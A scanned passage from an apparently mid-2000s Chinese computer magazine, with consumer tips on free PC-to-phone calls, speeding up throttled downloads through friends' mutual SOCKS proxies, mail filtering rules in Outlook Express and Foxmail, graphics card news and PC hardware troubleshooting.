
如果有三个或三个以上的好友，就可以开始享受PC to Phone的美事了。方法很简单，在最下面的输入框中先输入“+”，再依次输入国家号码(中国为86)、地方区号(去掉0)和电话号码即可。比如我要给中国广东省汕头市的8xxxxxx(汕头区号为0754)打电话，就输入“+867548xxxxxx”，再点击“Dial”按钮，便可听到拨打电话的嘟嘟声了^o^。

小提示

可能因同时使用TelTel拨打电话的人太多，造成一时拨打失败，可以尝试多次点击“Dial”按钮，另外也可以从http://www.uuland.com/download/tel2caller/tel2caller_sc.rar下载软件来自动重拨。

该软件现在可以免费拨打中国大陆、中国香港、美国、加拿大、法国、德国等地的电话，不过根据TelTel的官方说明，PC to Phone服务方案不适用任何需要额外接通费用的收费电话，详细信息可以查看http://forum.teltel.com/viewtopic.php?t=48。 CF [WL05]

网络中免费大餐不少，但真正“可口”的却不多。就拿下载来说，虽然是免费下载，可很多地方都限制了下载速度，比如一个IP地址只能使用单线程10KB。宽带如此普及的今天，10Kb的下载速度实在无法满足我们的需要，那就让我来带领大家突破限制，对此类下载进行超级提速。



网聚人的力量 下载超级提速方案

■ 上海　狂ρκ雪影

提速原理

面对下载网站的IP地址限速策略，很多下载软件都推出了“多代理下载”的功能(如NetTransport、FlashGet等)，可是兼容大部分下载任务的SOCK代理现在几乎已经绝迹，而能找到的HTTP代理不是速度过慢不稳定，就是不支持下载。其实，我们完全可以在熟人之间相互成为彼此的SOCK代理，以解决这一问题，也就是说，大家都安装SOCK代理，然后互相提供代理服务，由于大家的下载任务集中在同一时间的概率较小，所以这样做也有效地利用了闲置带宽，我们称这种互为代理的关系为“代理交换链”。

提速实战

1.软硬件需求

(1)操作系统推荐Windows 2000/XP/2003

本文在Windows 2000/XP/2003下测试通过，在Windows 9x下未做测试。

(2)NetTransport/FlashGet

本文使用NetTransport 1.83测试通过，其下载地址为http://www.uuland.com/download/software/200408/nt183a.exe。

(3)SkSockServer GUI

其下载地址为http://www.uuland.com/download/200408/skservergui.exe。

(4)花生壳动态域名

其下载地址为http://www.oray.net/products/products.asp。

(5)推荐公网宽带用户使用

由于需要架设SOCK代理服务器，故需要公网IP地址。内网用户需要其他途径来完成提速工作，如SoftEther、VNN等。

> **小提示**
>
> ADSL为最常见的公网宽带，其他如电信FTTB、长城宽带则不一定，具体识别方法可以参考http://bbs.leobbs.com/cgi-bin/topic.cgi?forum=68&topic=9300&show=0。

2.典型案例

实例: 小A、小B、小C都是ADSL(1Mbps)接入方式，在服务器不限速的情况下，平均下载速度约为130KB/s，他们在下载三线程限速的ftp://music:163888@music.163888.net/%C4%D0%B8%E8%CA%D6/%C1%F5%B5%C2%BB%AA/09.mp3时都只有不到20KB/s的速度，下面要让他们的下载速度提高两倍(三台电脑都做以下操作)。

第一步: 运行SkSockServer，即可启动SOCK代理服务(见图1)。检查系统中安装的网络防火墙(包括Windows XP系统中自带的ICF防火墙)，开放1913端口(SkSockServer GUI的默认代理服务端口)的TCP及UDP连接。



图1

第二步: 下载并安装花生壳动态域名，申请一个动态域名，这里假设小A申请了a.vicp.net，小B和小C分别申请了b.vicp.net和c.vicp.net。

第三步: 运行NetTransport，在主界面的“代理服务器”选项卡中按“添加”，然后在弹出的“代理服务器设置”窗口中将其他两人所申请的动态域名加入(如小A则填写小B及小C的域名)，“端口”填1913，“类型”选择“SOCKS5”(见图2)，按“确定”后保存。这里可以验证一下刚才添加的代理是否运行正常，在代理列表中选中刚才添加的代理，点



图2

击“验证”后在弹出框中即可测试。

第四步:如果前三步都进行顺利的话，便可以测试一下效果了。上文中提及的那个三线程限速FTP地址，在NetTransport弹出的“添加新的下载任务”窗口中，将“块数”设为9(即9线程)。随后按右侧的“其他设置”，在弹出窗口的“代理”选项卡中选择“多代理，每个线程使用不同的代理”，并在下方的线程列表中设置三个“直接连接”(即不使用代理)，另外六个则按每三个一组设置为另外两人的代理(见图3)。保存设置后，在新任务窗口中按“确定”开始下载任务，此时便会惊喜地发现下载速度比原来提高了两倍以上。



图3

3.带宽最优化方案

代理交换链中的机器数量并非越多越好，而是根据链中各台机器的带宽大小而定。为保证较高的提速效果，代理交换链中的各台机器带宽大小应尽量接近。经过统计发现，IP地址限速一般都在20KB/s左右，据此，我们给出代理交换链中客户机数量与带宽大小的最优化公式。

X = 40Y

X:代理交换链中的客户机平均带宽，单位为KB/s，如1M的ADSL带宽约为130KB/s。

Y:代理交换链中的客户机数量，单位为台。

根据不同的带宽及下载需要，可以适当调整此公式。

4.可能发生的问题及解决方法

(1)在第三步添加代理服务器验证时无法通过

首先确认对方的宽带接入类型确实具有公网IP地址，然后检查防火墙规则并确保已经开放了1913端口，最后检查花生壳动态域名是否工作正常。

(2)每次开机都必须打开SkSockServer，非常麻烦

将SkSockServer放入启动组中，或者加入“注册表”的自启动项。

(3)如何防止恶意IP地址的攻击

打开SkSockServer的菜单“配置→客户端”，在弹出的“客户端设置”窗口中加入代理交换链中其他客户机的IP地址(在交换链中客户机数量较多时应慎用此法，因为每次有客户机重新上线后都需要重新设置IP地址信任列表)。

(4)少数限速下载无法提速

这是因为这些限速下载的FTP服务器中结合了动态的登录用户名及口令，故采用代理的下载线程无法正确登录，也就无法提速了。CF [WL06]

无所不能攻略之

霸王刀：百度超级搜霸

最近百度发布了一款客户端软件产品——“百度超级搜霸”(下载地址:http://bar.baidu.com/sobar/setup_baiducb.exe)，这是一款免费的浏览器工具条软件，能安装于IE浏览器内。登录百度首页http://www.baidu.com/，点击“搜索工具→使用指南”，即可进入http://bar.baidu.com/sobar/zhinan.html查看有关“百度超级搜霸”的介绍和使用方法(包括安装、配置与卸载)。

小提示

如果安装后，IE上没有出现“百度超级搜霸”的工具条，请右击工具条的空白处，从弹出菜单中选择“百度超级搜霸”。

1.快速搜索

“百度超级搜霸”是百度悉心为网民打造的一款网络工具，检索便捷，安装后不必登录百度网站，即可实现快速搜索，3亿中文网页、80万经典MP3、海量网上图片、每天10万条的新闻随时等着你提交搜索请求。值得一提的是：“百度超级搜霸”提供了右键搜索功能，能让我们方便地查询当前网页中的任意文字；另外，它还提供了“站内”搜索功能，输入关键词，点击“搜索”右边的倒三角，选择“站内”即可(如果要搜索音乐、图片之类的，请选择相应项目，见图1)。



图 1

2.上网好帮手

上网时，不仅经常受到广告的骚扰，而且还容易在网上泄漏隐私，“百度超级搜霸”在提供快速搜索的基础上，还具备了多项强大的功能，如广告拦截(见图2)、隐私保护、修复浏览器、垃圾清理、系统加速、生活秘书、保存Flash等，让我们在访问任何网页时都能享受到它所带来的便利。




图 2



上 网 来 飙 歌

搜索关键词:网络K歌　飙歌场

如今，在网络中出现了可以让我们放声高歌的地方，那就是最近非常时兴的网络K歌。从网站上，不仅可以找到原声带和歌词用于学习，还可以找到由网站专门录制的伴奏带等。除了这些，很多K歌网站还提供了类似BLOG的个人展示空间，你可以把你的靓照、翻唱的歌曲及日记上传至你的专区里，供网友下载。

1.工欲善其事，必先利其器

在所有的一切开始之前，应该准备一个过硬的麦克风，否则即便你的嗓音能媲美张学友，也会因为粗糙的麦克风录入而大失光彩。有些麦克风效果相当好，还带有开关功能，但售价仅20元左右，大家可以到电脑市场逛逛。

2.混音，其实你也可以

以前一听到“混音”似乎就觉得是一件非常困难的事，难道只有那些专业DJ才可以吗？在网络时代，没有什么是不可能的。在K歌网站上，你可以很轻松地找到各种混音软件的入门教程，即使一个初学者也只要几十分钟便能轻松上手。伴奏带等可以在专业的K歌网站找到，如http://www.163888.org/。当然，一些专业的声音处理软件，如SoundForge之类的要运用自如还是需要花一些功夫的。

3.唱得好就要SHOW出来

如果你的歌喉确实不错，那么就完全应该SHOW出来。在http://985k.dayoo.com/注册一个用户便可以拥有一个自己的空间，能完成歌曲上传和照片等个人信息的发布，而且上传的歌曲还能参加每周25首的K歌挑战评选，有信心就来打榜吧！

4.不过瘾就来飙一下

如果你对这种K歌方式还感到不过瘾的话，那么试试现场感极强的飙歌场吧！推荐“聊聊飙歌场”，在这里可以现场与其他网络K歌爱好者一较高下，而且每周还会举办飙歌大赛，足以满足你的表演欲。

相关链接

★163888娱乐网:http://www.163888.org/

★Net仔Net女K时代:http://985k.dayoo.com/

★聊聊飙歌场:http://61.152.160.50:1995/pri/103/21860.htm

★混音教程及音乐处理资料:http://www.dnyp.net/

CF [WL07]

我的邮件真听话

■ 北京 ABC

Outlook Express、Foxmail等邮件客户端软件都有邮件规则定义功能，利用这些规则，我们可以对邮件进行各种各样的操作，譬如将邮件按照你的安排归类到合适的分类、自动删除垃圾邮件、对特定的人开启自动回复、不收取大容量邮件等，可谓只有想不到，没有做不到。

芝麻开门

邮件规则设置方法

OE：选择“工具→邮件规则→邮件→邮件规则→新建”(第一次设定规则时选择“工具→邮件规则→邮件”即可)打开“邮件规则”设置窗口。其主要分为四个部分：①选择规则条件②选择规则操作③规则描述④规则名称(见图1)。其含义是：如果某一封电子邮件符合①的条件，就执行②的动作。其中①可以是：发件人包含特定人员、主题包含特定文字、邮件正文包含特定文字、邮件超过特定大小等；②可以是：移至特定的文件夹、复制到特定的文件夹、删除、转发给特定人员、不要从服务器下载、从服务器删除等；③其实就是邮件规则的描述，可以在这里具体编辑①中的条件和②中的动作。



图1

Foxmail：选择“账户→过滤器”，可以打开邮件规则编辑窗口，在“条件”选项卡处可以设定规则名称、规则条件，在“动作”选项卡处可以设定规则操作，与OE类似，很容易上手。

实例1：把特定邮件转移到特定文件夹

实现效果：net@cfan.com.cn中的投稿邮件总是和厂商的邮件混在一起，我要把部分投稿邮件单独放到一个新文件夹中(见图2)。




图2

1.OE的实现方法

第一步：右击“本地文件夹”，选择“新建文件夹”，输入“投稿”，点击“确定”后即可建立“投稿”新文件夹。

第二步：在①(也就是“选择规则条件”，下同)中勾选“若‘主题’行中包含特定的词”。在②中勾选“移动到指定的文件夹”。在③中单击“包含特定的词”，输入“投稿”，点击“添加”，然后再输入“稿件”，点击“添加→确定”(因为大部分投稿邮件的主题包含“投稿”或“稿件”两个字，见图3)。在③中点击“指定的”，选择“投稿”文件夹。在④中输入规则名称，如“稿件整理”，点击“确定”按钮。



图3

第三步：想马上看到效果，点击“立即应用→立即应用”即可，效果如图2所示。

2.Foxmail的实现方法

第一步：右击账户名，选择“建新邮箱”，输入“投稿”。

第二步：选择“账户→过滤器”，在“条件”选项卡的“名字”处输入邮件规则名(如“稿件整理”)，勾选“来信”，在“位置”处选择“主题”，依次选择“包含”、“投稿”、“或”、“主题”、“包含”、“稿件”(见图4)。




图4

第三步：进入“动作”选项卡，勾选“转移到”，选择“投稿”即可。

Just Do It

订阅了《电脑爱好者》的邮件列表，请定义一个邮件规则，把该类邮件转移到新建的“电脑爱好者邮件列表”文件夹中。

实例2:将邮件按照邮箱分类

实现效果:我有vip.sina.com、sina.com、cfan.com.cn等多个邮箱，OE总是把这几个邮箱的邮件都收取到“收件箱”里，非常不方便，怎么办？我要让各邮箱有各自的收件箱(见图5)。




图5

提示:以下操作都以OE为例，在Foxmail中的实现方法请大家自己实践，不难的。

第一步:依次右击“收件箱”，选择“新建文件夹”，新建“vip.sina.com”、“sina.com”、“cfan.com.cn”几个文件夹。

第二步:在①中勾选“若邮件来自指定的账户”;在②中勾选“移动到指定的文件夹”;在③中单击第一个“指定的”,选择相应邮箱的POP3账号(如mail.cfan.com.cn)，点击“确定”;点击③中第二个“指定的”，选择事先建立好的文件夹(如“cfan.com.cn”);在④中命名此邮件规则即可(如“移动到Cfan”)。

第三步:按照以上步骤，为所有邮箱设置邮件规则即可。

Just Do It

1.用邮件规则防范邮件病毒:很多含病毒邮件的主题中都有相同的关键词(如“test”、“hello”)，定义一个邮件规则，把它们直接在服务器上删除。

2.经常收到主题包含“发票”、“美女”之类字眼的垃圾邮件，定义一个邮件规则，将垃圾邮件所含字眼的词全部写进去，让垃圾邮件直接从服务器上删除。

实例3:不明邮件请勿扰

实现效果:有时候会收到没有发件人或没有收件人的邮件，发件人或收件人的字段处为空白，一般来说这样的邮件就是垃圾邮件，那如何抵制它呢？

第一步:在①中勾选“若‘发件人’行中包含用户”和“若'收件人'行中包含用户”。

第二步:在②中勾选“从服务器上删除”。

第三步:在③中点击第一个“包含用户”，输入“@ ”，单击“添加→选项”，选择“邮件不包含下列用户”，单击“确定”。

第四步:在③中点击“和”，选择“邮件符合任一条件”，单击“确定”。

第五步:在③中点击第二个“包含用户”，输入“@ ”，单击“添加→选项”，选择“邮件不包含下列用户”，单击“确定”。

第六步:在④中命名此邮件规则即可(如“去掉无名无姓”)。

Just Do It

收到的很多广告邮件的收件人处出现的地址根本不是你的邮件地址，可能是假的，请定义一个邮件规则，将这样的邮件从服务器上直接删除(提示:相当于如果收件人或抄送人不包含你的邮件地址，则直接从服务器上删除)。

实例4:对特定邮件自动回复

实现效果:我并不想对所有邮件都采用自动回复，而是只想对我远在他乡的女朋友的邮件采取自动回复，告诉她我很想她^_^。

第一步:打开“记事本”，输入想要回复的文字，并存储成TXT文件格式。

第二步:在①中勾选“若‘发件人’行中包含用户”;在②中勾选“使用邮件答复”;在③中单击“包含用户”，输入女朋友的E-mail;在③中单击“邮件”指定要附加的文本文件;最后在④中为邮件规则命名。

第三步:为了让这个规则生效，还要设置每隔多少分钟检查新邮件，否则OE不自动接收邮件，也就不能自动回复了。进入“工具→选项→常规”，检查是否勾选了“每隔多少分钟检查一次新邮件”。

实例5:阻止不受欢迎的发件人

打开OE并进入“收件箱”，选中一封垃圾邮件，然后点击“邮件→阻止发件人”，单击“是→确定”即可，以后再收到来自于此发件人的邮件，OE会将其直接删除。

其实，利用邮件规则还可以做更多的事情，譬如邮件大于多少MB就不从服务器下载等，建议大家多研究一下“规则条件”和“规则操作”中的项目，相信可以找到更多适合你的应用方案。

小资料

OE邮件规则的备份与恢复

好不容易创建了邮件规则，万一重装系统就全部完蛋，怎么办？不妨备份下来。

★备份:打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Identities\{D15BC634-9607-4985-99C7-5DEFAE23AAF9}\Software\Microsoft\Outlook Express\5.0\Rules\Mail]，点击“注册表→导出注册表文件”即可(标识码{D15BC634-9607-4985-99C7-5DEFAE23AAF9}也可能为其他)。

★恢复:如果新装了操作系统，“注册表”中的标识码会有变动，如果只是简单地把这个备份的“注册表”导入，是无法还原邮件规则的。因此，必须先找出新系统的编码，如果是Windows 9x，可在C:\Windows\Application Data\Identities文件夹中找到，如果是Windows 2000/XP，可以在C:\Documents and Settings\使用者名称\Local Settings\Application Data\Identities\中找到，把大括号之间的文字复制下来。用“记事本”打开以前备份的注册表文件，将原来的D15BC634-9607-4985-99C7-5DEFAE23AAF9这一串文字替换为新的字串，保存之后，双击导入“注册表”即可恢复。

CF [WL08]

硬派传说

CFan.Storyer

同为NV40，管线与性能关系几何

作为nVIDIA新一代显示核心，NV40与以前各代产品不同点，除了新增许多的新特性、新功能外，还有一大特点就是各档次NV40核心的显卡，除了频率不同外，核心内部也不再相同了。其中，GeForce 6800Ultra/GT为功能最完善的产品，芯片内部都是16条渲染管线；GeForce 6800标准版渲染管线则减少到12条；而主要面向OEM市场的GeForce 6800LE虽然也是NV40核心，但渲染管线只有8条了。那么这样的差距会对显卡性能有多大影响呢？我们找来XFX GeForce 6800GT、影驰 GeForce 6800标准版、七彩虹GeForce 6800LE，在我们的Pentium 4 3.2C/512MB DDR400双通道的测试平台上做了一个简单的对比测试，显示设置1024×768，成绩如下，希望对大家的选购能有一定的帮助。


产品	频率（核心/显存）	DOOM3（HQ）	3D Mark2003
XFX GeForce 6800GT	350MHz/1GHz	57.8	10878
影驰 GeForce 6800标准版	350MHz/900MHz	50.7	9242
七彩虹GeForce 6800LE	300MHz/700MHz	43.3	6798

明年的显示芯片，初露端倪

GeForce 6800与Radeon X800决战正酣，而nVIDIA和ATi近期又透露了一些新一代显示芯片的消息。ATi计划在2005年推出代号“Fudo”的硬件支持Shader 3.0的图形芯片，芯片编号ATi R520。nVIDIA方面，NV50有可能在2005年底推出，硬件支持Shader 3.0的升级版，与多年来nVIDIA的升级周期不同的是，NV50设计周期长达18月，算下来与NV45正式推出的时间将相距12个月，比nVIDIA以前每6个月就推出新一代芯片的时间相比长了一倍，而ATi的计划周期也与此类似。看来，近两年显示芯片发展过快，导致现在集成超亿晶体管的显示核心已经成为了厂商的一大负担，使得这些厂家也不得不放慢些脚步了。

超强！可升级至Athlon 64的Athlon XP主板

大家都知道Athlon XP和Athlon 64平台使用了完全不同的设计，采用了不同的芯片组。不过AsRock制造出了世界上第一个可以升级至Athlon 64的Athlon XP平台。该主板命名为ASRock K7Upgrade-880。ASRock K7Upgrade-880具备一个可以升级CPU的“K8桥接端口”。该端口可以将原本的Socket A接口通过ASRock 754 Bridge模组或者939 Bridge模组桥接至Socket 754或者Socket 939接口，使用户升级时可以减少一部分费用。看到这块主板让笔者想到了以前一本杂志“制造”出的同时支持AMD和Intel处理器的主板。看来面对纷繁的处理器接口，主板厂家也只有用这种非常的想法来表达自己的不满了。



专为儿童设计的罗技鼠标


罗技最近发布了名叫瓢虫和橄榄球鼠标，听名字就知道这两个鼠标不一般。这两个鼠标大小只有普通鼠标的三分之二，是专为儿童设计的，鼠标上特殊的花纹也更能吸引孩子的目光。这两款鼠标目前定价19.95美元。不知道会不会也卖到中国呢。



nVIDIA nForce4取消SoundStorm

SoundStorm是nVIDIA整合在南桥芯片中的音频处理核心，支持硬件杜比解码等高档功能，是非常不错的音频核心。但因为这个音频核心成本较高，导致大量厂商都在nVIDIA的主板上采用其他厂家的便宜的音频处理核心。因此nVIDIA的下一代nForce芯片组将只支持HD Audio声效技术，不再提供需要硬件加速功能SoundStorm，在这个廉价7.1整合声卡泛滥的时代，又一个不错的音频产品将要消失了。 CF [YJ01]

排障特训营



——排除假故障

■ 天津 王磊

嗨，大家好，欢迎再次来到《排障特训营》。在上一期的特训营中我们已经对排除电脑故障的方法以及规律作了一下简单的总结归纳，相信许多朋友从中已经有了一些启发。那么，在本期栏目中，我们将针对如何排除“电脑假故障”对诸位进行新一轮的特训。

理论特训

1.了解什么是电脑“假故障”

电脑会经常出现这样或那样的问题，在这些故障中其实有的电脑故障并不是真正意义上的故障，这就是我们所说的“电脑假故障”，而所谓的“假故障”就是指由电脑使用中由环境、清洁，设置等问题引起的电脑故障。可别小看这些“假故障”，有许多朋友，甚至是许多“高手”都曾在他们面前束手无策！

所以，在本期“特训营”中，我们将为大家介绍一些解决这些电脑“假故障“的方法，希望能够对大家有所帮助！

2.“假故障”为什么很难找到原因？

“假故障”的迷惑人之处，就在于它的出现往往带有突然性、隐蔽性或者故障的解决根本不是一般的排除电脑故障方法可以解决的，有的甚至根本与电脑本身无关。就比如一些非常常见的由于电压不稳，引起计算机莫名其妙重启的问题。按照常理计算机莫名其妙的重启一般都是由以下几方面原因造成的：

(1)计算机的操作系统或者驱动程序遭到了破坏，一般是由于病毒或者使用中的误操作引起的。解决的办法，可以通过重新安装操作系统，或者更新驱动程序等方法解决。

(2)由于内存的质量或者其他问题导致的计算机运行不稳定，从而造成的计算机无故重启等问题。

(3)由于计算机的电源功率不够，或者其他部件的工作不稳定引起的问题。

可是，如果大家碰到由于市电电压不稳引起的计算机莫名其妙的重启问题，而又通过检测，排除了上面种种原因，这时候一般的朋友就会觉得很迷茫，因为正像上面所说：“问题已经没有了切入点。怎么办呢？其实，这时候最需要的就是冷静思考，仔细观察，并对一些计算机发生故障的周边环境，以及一些计算机设置方面的小问题进行考虑，从而真正找出故障原因所在，排除“电脑假故障”！

案例分析

案例一

案例情况：一台计算机，白天完全能正常使用，可到了夜晚，该台计算机的兼容半机械鼠标只能上下移动，不能左右移动，其他却一切正常。

案例分析：按照“先易后难”和“先软后硬”的原则，首先，这里初步判断该故障是由于软件引起的，启动计算机，利用键盘启动杀毒软件，对该台计算机进行杀毒，并没有发现任何病毒。通过“我的电脑”→“控制面板”→“鼠标”，检查鼠标设置，没有发现任何问题。重新安装操作系统，也没有解决问题(注：由于该台计算机的鼠标是兼容鼠标，所以没有驱动程序)，至此可以完全排除软件问题。

分别对鼠标和主板接口进行检查，没有发现任何问题。按照“先外后内”的原则，怀疑鼠标滚球或X轴脏了，打开鼠标后清洁问题依旧。怀疑鼠标光电系统损坏或鼠标连线损坏，用万用表测试均无问题。

按照“先假后真”的原则，又仔细考虑故障现象，该故障只有在夜间出现，所以初步判断，该故障属于“假故障”中的环境故障。仔细观察计算机周围环境，发现在计算机旁有一盏60W的台灯，而且鼠标缝隙很大，关闭台灯故障消失。

半机械鼠标采用光电技术，而由于该台计算机使用的是劣质兼容鼠标，鼠标按键缝隙较大，光线易射入其内部，因而导致鼠标失灵。白天光线离电脑较远，所以能正常工作。但是夜晚60W的台灯离电脑只有咫尺之遥，光源又近又强，于是鼠标罢工。

排障方法：用一张黑色的纸，剪成和鼠标上壳大小，贴在鼠标里面或更换一只正品名牌鼠标。

案例总结：一个很经典的“假故障”，它应该属于环境类“假故障”。如果只按照一般的方法，是很难解决该问题，所以遇到“假故障”的时候，认真考虑故障现象，仔细观察周边环境是非常有必要的。

案例二

案例情况：一台计算机一直运行稳定，后来由于经常玩游戏，所以，对其进行了一系列的优化，包括对CPU进行了超频等。并且，为了提高Windows XP的启动速度，在“我的电脑”→“设备管理器”→“IDE ATA/ATAPI 控制器”→“主要IDE 通道”，选择 “高级设置”→“设备类型”将不存在的IDE 设备，由“自动检测”改为

“无”。该计算机经过上述一系列优化后，启动速度明显提高，并且非常稳定。

后来由于安装了宽带，经常下载电影，对硬盘空间的要求增建，所以，购买了一块希捷80GB硬盘，并在商家处将新硬盘分区格式化。

首先将新硬盘的跳线设为从，并接好数据线和电源线。启动计算机，进入Windows XP操作系统，打开“我的电脑”，只有三个硬盘的盘符，是老硬盘的三个分区，新硬盘却没有踪影（由于，原来的Windows XP操作系统中安装了一款非常重要的软件，所以不能重新安装操作系统，新硬盘也就只能设为从盘）。

案例分析：按照“先软后硬”的原则，首先用最新版本杀毒软件，对该台计算机进行杀毒，没有发现任何病毒。右键单击“我的电脑”→“属性”→“硬件”→“设备管理器”→“磁盘驱动器”，发现只有“ST340016A”，这是老硬盘，而没有新硬盘的踪影。展开“IDE ATA/ATAPI 控制器”，“主要IDE通道”和“次要IDE通道”均提示设备运转正常。重新启动计算机，按“Del”键进入主板BIOS，两块硬盘均识别正确。打开计算机主机箱，发现两个硬盘的连接以及跳线设置均正常；其他设备也连接完好。检查硬盘数据线，也没有发现任何问题。

排障方法：通过在主板BIOS中可以检测到硬盘，而进入Windows XP操作系统后却无法识别的现象，这里可以初步判断该问题应该与操作系统的某些设置有关。

而“案例情况”中曾经提到：为了提高Windows XP的启动速度，将不存在的IDE设备，由“自动检测”改为“无”。而在添加了新硬盘后，却没有将此项打开，所以造成了进入操作系统后无法识别新硬盘问题。

进入Windows XP操作系统，在“主要IDE通道”→“设备类型”中将“无”，改为“自动检测”，重新启动计算机，问题解决。

案例总结：这是一个典型由设置性问题引起的“假故障”。看起来虽然非常复杂，不过只要通过认真的思考，再结合故障现象的实际，问题还是很容易被解决的。

实战演练金银彩

“实战演练金银彩”投注规则

1.我们会在每期刊登一个和上面讲解的类型故障关联电脑故障，并给出四个简单的故障分析思路，其中有两条是正确的（此为“银彩”）。另外，我们还会给出两个故障最终判断，其中有一个是正确的（此为“金彩”）。朋友们需要认真分析，从而做出正确的判断，然后进行投注！并简要注明理由。当然我们还会在给出问题的同时，对该问题做出一些常规检测，用以帮助你排除一部分疑问。

注：“实战演练金银彩”每注投注号码由1个金色球号码和2个银色球号码组成，这种“1金2银”投注方式，银球号码从4个分析思路中选取2个，金球从2个答案最终判断中选取1个正确答案，组成“2选1+4选2”的双区超级乐透故障彩票！

2．读者朋友在9月30日前将“答案”以电子邮件的方式EMAIL到：hardware@cfan.com.cn，邮件标题注明：“实战演练金银彩18期答案”我们将在随后的一期栏目给出上一期的正确答案，并做出经典点评。并在一个月后的栏目中，公布幸运名单，并赠送小礼品，让我们一起凭借敏锐的思考，赶快投注“实战演练金银彩”吧！

故障现象：一台计算机，主板为华硕P4B533－V（INTEL I845G芯片组），在BIOS中屏避了板载声卡，并且添加了一块独立的声卡，使用正常。最近因为计算机主板的BIOS电池损坏，所以更换了一块电池，但是再次进入操作系统后，计算机就出现了没有声音输出的现象，而且经常死机。

故障分析：详细地检查了一遍计算机，并没有发现什么大问题，而且经检查音像工作正常，，而且和声卡的连线正确，单击“我的电脑”→“控制面板”→“多媒体属性”，一切正常，再到“设备管理器”下查看，依然没有任何发现，怀疑声卡的驱动程序出了问题，重装声卡驱动程序后，问题依旧。

银彩

A．该故障可以通过“上电自检诊断法”来作出初步的判断。

B．按照“先软后硬”的规则，通过“故障分析”可以判断该故障应该不是由于软件造成的。

C.由于该台计算机在更换主板BIOS电池以前，没有过发现任何故障，所以，可以基本排除硬件本身存在问题。

D.通过重新安装操作系统，应该可以解决这个问题。

金彩

E.其实该问题多半应该是由于操作系统的某些文件损坏造成的，解决该问题的方法很简单，首先安装操作系统，并重新安装各个配件的驱动程序，问题应该可以解决，如果问题仍然存在，那么就应该是声卡损坏，更换一块声卡问题就可以解决了。

F.该问题应该与先前的一些设置有关，解决该问题的方法应该是，启动计算机，并进入BIOS，然后将板载声卡再次屏蔽掉，然后保存设置并退出，重新启动计算机，并重新安装声卡驱动，问题解决。

好了，本期的《排障特训营》就到这里了！怎么样，收获如何？希望诸位在遇到“爱机”出现问题的时候，请不要马上盲目的认为是硬件损坏，更不要急躁和紧张。要养成仔细观察，并解决问题的好习惯。按照“特训营”中所练就的本领，一步步的将它排除。

CF [YJ02]

看图跟我学，几十元钱救老“板”

■ 黑龙江 王丹

故障原因：在日常使用过程中，CPU 风扇坏掉后长时间停转，导致 CPU 周围温度急剧升高（Intel 的 CPU 质量还不错、没有烧掉算万幸！），CPU 供电部分的滤波电容发生漏液（想象一下烤羊肉串吧）（图 1）。



图 1　电容上方出现漏液现象，电容顶部被部分鼓开

事后虽然更换了新的 CPU 风扇，但机器总是频繁的死机，一小时内会发生数次自动重启，经分析初步认定为 CPU 供电不稳定所致。大家知道，电容发生电解液泄漏后，轻则出现容量变小、耐温变性能下降，重则出现漏电现象，直接影响稳压电路末端的电源输出质量。

本着 DIY 精神，决定自己动手更换图中的滤波电容。

准备工具：要换滤波电容，需要有一把电烙铁、若干焊锡膏、焊锡丝。其中电烙铁应选择焊头较细，功率不宜超过 20W。

实战操作：从图中 2 可以看到原电容量为 2000uF，耐压为 6.3 伏特（为什么这么小，因为现在的 CPU 工作电压只有 1.x 伏特）。




图 2

那么应该选择怎样的替代品呢？选择和原来一样的当然没问题，不过有时候我们并不能买到同样的电容，那就应该按照以下顺序选择了。替代品当然质量要好；然后就是直径尽量与原来的一样，因为每两个电容之间空隙都很小，直径大的电容放不进去；电容参数上选择容量大于等于 2000uF，耐压大于等于 6.3 伏特即可，因为更大的容量可以让供电波形更稳定，而耐压值只要大过原来的产品，就能保证工作稳定。我选择的替代电容容量为 3300uF，耐压为 6.3 伏特，每个 8 元，体积与原电容相同（图 3）。



图 3

